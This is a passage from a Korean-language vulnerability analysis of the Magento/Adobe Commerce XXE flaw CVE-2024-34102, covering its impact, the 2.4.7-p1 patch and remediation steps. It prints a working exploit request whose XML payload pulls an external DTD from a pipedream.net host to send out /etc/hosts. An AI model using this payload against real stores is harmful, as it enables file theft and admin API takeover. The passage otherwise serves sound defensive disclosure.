



그림 30. 디버거로 확인한 simpleXMLElement 클래스 생성자 인수

simpleXMLElement 클래스 생성자 중 $data 에 악의적인 XML 구문을 전달하면, XXE 취약점이 발생한다. 또한, $options 에서는 내·외부 엔티티 치환 옵션을 뜻하는 LIBXML_NOENT(2), 엔티티 재귀 및 노드 크기에 제한을 두지 않는 LIBXML_PARSEHUGE(524288) 옵션을 통해 524290(2+524288)을 설정 값으로 보낼 수 있다.

### 3) XXE(XML External Entity Injection) 공격 exploit

2) 에서 언급한 클래스 순서대로 호출 후, sourceData 로 악의적인 XML 구문을 전달하면 공격이 가능하다. XXE 공격을 통해 /etc/hosts 파일을 유출하는 payload 는 다음과 같다.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 401

{
  "address": {
    "totalsReader": {
      "collectorList": {
        "totalCollector": {
          "sourceData": {
            "data": "<?xml version=₩"1.0₩" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM
            ₩"https://6fb9a4a787344a9ecd41a35af5d55444.m.pipedream.net/dtd.xml₩"> %sp; %param1; ]>
            <r>&exfil;</r>",
            "options": 524290
          }
        }
      }
    }
  }
}
```

이후 base64 로 인코딩된 /etc/hosts/ 정보를 탈취한 것을 확인할 수 있다.





그림 31. XXE 공격을 통한 /etc/hosts 정보 탈취

#### 4) 공격 영향

##### (1) 운영자 권한 API 사용

API 인증에 사용되는 JWT 의 서명 키가 app/etc/env.php 파일의 crypt 내 key 값으로 생성되기 때문에, admin 권한으로 API 기능을 활용할 수 있는 위험이 있다.

##### (2) CVE-2024-2961 취약점 체인

CVE-2024-2961 취약점은 GNU C Library 인 glibc 에서 발생하는 취약점이다. 해당 라이브러리 내 iconv 함수를 사용할 때 발생하는데, ISO-2022-CN-EXT 를 사용할 수 있는 환경에서 해당 언어셋으로 문자열을 변환할 때 출력 버퍼를 오버 플로우할 수 있는 취약점이다. 해당 취약점으로 php wrapper 의 php://filter 를 활용하면, 애플리케이션의 충돌을 발생시키거나 인접 변수를 덮어쓰는 등의 행위가 가능하다.

## ■ 대응 방안

CVE-2024-34102 가 발표된 6 월 11 일, Magento2 에서 해당 취약점을 패치한 2.4.7-p1 버전을 발표했다. 발표된 소스코드는 해당 Release 에서 다운로드 받을 수 있다.

• URL: https://github.com/magento/magento2/releases/tag/2.4.7-p1

패치 이후 변경 내역이 있는 소스코드를 비교하면, 취약점이 발생했던 lib/internal/Magento/Framework/Webapi 내 _createFromArray 메서드에서 다음과 같은 검증 로직이 추가된 것을 확인할 수 있다.





그림 32. 2.4.7-p1 패치에서 추가된 _createFromArray 메서드 검증 로직

이 검증 로직은 XML 의 구문을 해석할 수 있는 ₩SimpleXMLElement, ₩DOMElement 를 상속받는 클래스명을 $className 인수로 받으면 예외 처리하게 만들어, “Invalid data type”을 반환하도록 패치했다. 패치 이후 동일 공격 구문을 전송하면, 다음과 같은 오류 구문과 함께 공격이 실패하는 것을 확인할 수 있다.





그림 33. 2.4.7-p1 패치 이후 공격이 실패하는 것을 확인

패치 작업은 다음 과정과 같이 수행한다.

1. isolated patch(핫픽스를 포함함) 또는 7 월 17 일자 핫픽스를 적용한다.
2. maintenance mode 를 켠다(enable)
3. cron execution 을 끈다(disable)
4. 암호화 키를 변경한다(rotate)
5. 캐시를 비운다(flush)
6. cron execution 을 켠다(enable)
7. maintenance mode 를 끈다(disable)

패치 파일과 상세 과정은 아래에서 확인할 수 있다.
URL: https://experienceleague.adobe.com/en/docs/commerce-knowledge-base/kb/troubleshooting/known-issues-patches-attached/security-update-available-for-adobe-commerce-apsb24-40-revised-to-include-isolated-patch-for-cve-2024-34102

취약한 버전의 Adobe Commerce 사용자는 위 작업 과정에 따라 패치를 수행할 것을 권장한다.

## ■ 참고 사이트


• Magento Is Now Adobe Commerce : https://business.adobe.com/blog/the-latest/magento-is-now-part-of-adobe

• Magento Community vs. Enterprise Edition Comparison : https://www.mgt-commerce.com/blog/magento-community-vs-enterprise/

• Security update available for Adobe Commerce | APSB24-40 : https://helpx.adobe.com/security/products/magento/apsb24-40.html

• spacewasp github : https://github.com/spacewasp/public_docs/blob/main/CVE-2024-34102.md

• why nested deserialization is harmful magento xxe cve-2024-34102 : https://www.assetnote.io/resources/research/why-nested-deserialization-is-harmful-magento-xxe-cve-2024-34102

• ComsmicSting: critical unauthenticated XXE vulnerability in Adobe Commerce and Magento (CVE-2024-34102) : https://www.vicarius.io/vsociety/posts/cosmicsting-critical-unauthenticated-xxe-vulnerability-in-adobe-commerce-and-magento-cve-2024-34102

• Magento2 how to create custom webapi : https://magento.stackexchange.com/questions/280966/magento-2-how-to-create-custom-webapi

• Magento2 what case I use di.xml and how to use di.xml for module : https://magento.stackexchange.com/questions/111845/magento-2-what-case-i-use-di-xml-and-how-to-use-di-xml-for-module

• php manual simpleXMLElement : https://www.php.net/manual/en/class.simplexmlelement.php

• php manual libxml constants : https://www.php.net/manual/en/libxml.constants.php#constant.libxml-schema-create

• RFC3470 Guidelines for the Use of Extensible Markup Language(XML) within IETF protocols : https://datatracker.ietf.org/doc/html/rfc3470#section-2

• Magento2 github : https://github.com/magento/magento2

• XML external entity (XXE) Injection : https://portswigger.net/web-security/xxe